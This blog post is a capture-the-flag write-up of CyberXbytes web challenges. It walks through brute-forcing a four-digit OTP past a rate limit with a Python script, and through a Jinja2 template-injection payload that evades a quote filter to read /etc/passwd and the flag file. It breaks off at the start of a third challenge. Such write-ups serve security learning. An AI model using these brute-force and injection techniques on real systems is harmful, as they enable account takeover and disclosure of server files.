CyberXbytes Web challenges

I was scrolling on X and saw a tweet about CyberXbytes being published and hosting some challenges, so i decided to take a look.
Silent Bypass
Bypass Me if U can (:
The first challenge was medium level and had 6 solvers (i was the seventh)
I opened the challenge, and it was a login page…
When i face login pages, i usually focus on three things:
- Default creds
- Injections
- Request manipulation
But before that, i start fuzzing, JavaScript analysis in order to see if there are any other endpoints on the site or any leaking creds that can help me. After some time, i found three endpoints while fuzzing:
- admin => probably has the flag
- login => our login page
- otp => maybe we need to enter otp after a successful login

Looks great, but how do we log in? I tried to look for the things that i mentioned above, but none of them worked. When you enter wrong credentials, there is an error saying: Invalid credentials.
I tried common usernames, hoping the error gonna change cause in some cases, you may know that the username indeed exists if the error changed, so we can use the username the caused the different error and brute force for the password. But unfortunately, the error didn’t change; it was a robust logging system.
After some time, i opened the devtools to look for JS files. There were no files, but i found this.

After using the above creds, we can log in now. Noticed you get redirected to /otp endpoint. The otp requires 4 digits, and the site was checking it on the front end. I tried to manipulate that and add more digits to see what happens.

To do this, you need to intercept the request through Burp (or any proxy you use) and add more digits in the otp parameter to see if the backend accepts it or not.

Noticed the request was refused by the backend too (invalid otp). Okay, noticed we got a flask session after the login. The server may not even checking the OTP, and you can totally bypass it. I tried to go directly to /admin endpoint after the login, thinking i could bypass the OTP without the need to provide it, but i was wrong.
You probably get a special token after a successful otp request that you can use to enter the admin panel. The good thing is that the otp was just 4 digits, which is easy to brute force.
I made a wordlist with this script that i made to generate digits with the width as you need:
def generate_wordlist(start, end, width):

    return [str(i).zfill(width) for i in range(start, end + 1)]

def main():
    try:
 start = int(input("start number (e.g., 0): "))
 end = int(input("end number (e.g., 1000): "))
 width = int(input("width (e.g., 4 for 0001): "))

        if start > end:
            print("Error: Start number must be less than or equal to end number.")
            return
        if width < 1:
            print("Error: Width must be positive.")
            return

 wordlist = generate_wordlist(start, end, width)
 filename = "wordlist.txt"
        with open(filename, 'w') as f:
            for item in wordlist:
 f.write(item + '\n')
        print(f"Wordlist saved to {filename}")
        print("First few entries:")
        print('\n'.join(wordlist[:5]))  # show first 5 for preview

    except ValueError:
        print("Error, enter valid integers.")
    except Exception as e:
        print(f"error: {e}")

if __name__ == "__main__":
 main()
I intercept the otp request again, send it to the intruder, and start brute forcing using the wordlist i just made.

I noticed that after 10 requests, you got a different response saying Too many attempts, indicating there is a rate limit in place, stopping us from brute forcing.
In this situation, you need first to know how is that rate limit works? Is it triggered after 10 false requests (which could be a problem, harder to bypass), or does it trigger because we just send the requests too fast? OR it may be just a filter in place but with no power (i don’t know how to name it xD) – sometimes developers add a rate limit to prevent brute forcing, but it doesn’t actually stop brute force attacks. You may see an error like Too many attempts, but if you ignore it, continued the brute force even with the error message appearing, and once you hit the right otp, you are in! –.
To know that we need to test it first. I start by sending the requests with .5 sec delay in between. You can do that by:
- Navigate to the Resource Pool tab in intruder
- Start with 10 requests and 500 milliseconds

Start the attack and see what happens.

Noticed we didn’t get the “too many” error anymore, we just get the invalid one. By waiting until the correct otp hits, you will get the admin token and successfully get the flag


I also made a script that do the same thing:
import requests
import time
import sys

TARGET_URL = "http://185.185.82.29:10002/otp"
SESSION_COOKIE = "eyJvdHBfYXR0ZW1wdHMiOjAsIm90cF9sb2NrZWQiOmZhbHNlLCJ1c2VybmFtZSI6ImFkbWluIn0.aJXaEQ.TOPjMCZNHekejRSMo5edG8yoVY4"
WORDLIST_PATH = "wordlist.txt"

session = requests.Session()
session.cookies.set("session", SESSION_COOKIE)

print(f"target: {TARGET_URL}")
print(f"wordlist: {WORDLIST_PATH}")

try:
    with open(WORDLIST_PATH, 'r') as wordlist_file:

 otps = [line.strip() for line in wordlist_file if line.strip()]
 total_otps = len(otps)
        print(f"Loaded {total_otps}")

        if total_otps == 0:
            print("Wordlist is empty.")
 sys.exit(1)

        for i, otp in enumerate(otps):
            try:

 payload = {"otp": otp}
 response = session.post(TARGET_URL, data=payload)
                print(f"OTP: {otp} | Status: {response.status_code}")
                if "CyberXbytes" in response.text:
                    print(f"[+] SUCCESS! Correct OTP found: {otp}")
                    print(f"[*] Full Response:\n{response.text}")
 sys.exit(0)
                if "Too many attempts" in response.text:
                    print("\n[!] Rate limit")
 sys.exit(1)

            except requests.exceptions.RequestException as e:
                print(f"failed for OTP {otp}: {e}")

 time.sleep(0.5)

except FileNotFoundError:
    print(f"\n wordlist not found")
 sys.exit(1)
except Exception as e:
    print(f"\nerror: {e}")
 sys.exit(1)
Obfuscated Echo

In this challenge, your goal is to find a clever way to access the content of flag.txt using a specific exploit. The objective is to reveal the flag by leveraging template injection techniques. Can you figure out how to use the right command to get the flag? so can you cat flag.txt
You will be surprised how i solve at the end!!
This one was medium. Let’s see how to solve it
At the first of the challenge, you will face an empty page with a massage: Hello noname............ Since the description says it’s a template injection attack which will ease on us, we just need to find the injectable parameter that we will use to implement the attack. You can start fuzzing for parameters here, but i added the name parameter directly, i just had the feeling it’s the right one.

When it comes to SSTI, you have 3 phases:
- Detect
- Identify
- Exploit
Detect
First, we need to see if there is indeed an SSTI vulnerability or not. To detect that we have a bunch of formats to test, the most common ones are ({{ }}, <% %>).
I started with the curly brackets format, since we know the site is running on Flask (a Python framework)
So the template engine likely will be one of the Python templating libraries (django, jinja, ..etc).
I start with this simple payload {{7*7}} which is supposed to get rendered by the engine as 49 if the vulnerability really exists.

Cool! We got our output, but we didn’t finish yet.
Identify
We need to know what exactly the type of template engine we are dealing with, probably it’s Jinja2 or Django. To make sure, we need to inject another payload, something like{{7*'7'}} which is related to jinja2.

Suddenly, we got an error. This indicates the debugger was open. The important thing here is that we got the template engine, it’s jinja2, and we got a weird SyntaxError says unexpected char '&'. Where does that character come from??
I didn’t even inject & in my payload at all, maybe there is some sort of WAF that replaces my characters??!
There was nothing suspicious in my payload except the single quotes '. So i tried to inject only the single quotes and see what happens.

Yup, single quotes and double quotes too are being sanitized by a blind WAF that i couldn’t really see in the code provided by the debugger.
Things are actually getting tricky since single and double quotes are sanitized, cause we need them in our payload. We need to figure something out
Exploit
One of the repos that i get my payloads reference from is : swisskyrepo
To make my exploit, i usually try to find classes that can help me to read files in the system, but since the quotes are sanitized, the exploit may not work due to syntax errors problems. We need an alternative way to read files in the system.
One way to do that is to get access to the __builtins__ attribute, and to access that, we need a global function.
jinja2 has a global function called get_flashed_messages() that we can use to access the __globals__ then __builtins__ which has functions like open() that can be used to read files.
The other thing we need to use is the attr filter, which lets you access an attribute of an object by its name.
For example:
user.nameis the same asuser|attr('name')
But as you can see, there are quotes at the name part above 'name' which are gonna be filtered, that’s why we need to use request.args to reference these attributes as variables instead, to get rid of the quotes and access them via the request module.
For example:
{{get_flashed_messages|attr(request.args.p1)}}&p1=__globals__=>get_flashed_messages.__globals__
By these techniques combined, we can make a full exploit.

Start by reading the /etc/passwd file by using this payload:{{%20get_flashed_messages|attr(request.args.p1)|attr(request.args.p2)(request.args.p3)|attr(request.args.p2)(request.args.p4)(request.args.p5)|attr(request.args.p6)()%20}}&p1=__globals__&p2=__getitem__&p3=__builtins__&p4=open&p5=/etc/passwd&p6=read

To get the flag, change the /etc/passwd part with flag.txt
And we successfully got the flag.

The funniest thing is, after all of that, i noticed there is a bug or a mislead at the challenge (i don’t know if it’s intended).
You can get the flag by just typing flag.txt in the name parameter, even if it’s followed by chunk characters
HackTHEPASS?

Register an account on the application. Identify a flaw within the forgot password functionality and login as user “hack.CyberXbytes@gmail.com“. After successful login, you will see a flag displayed.
This one was Hard level, let’s take a look.
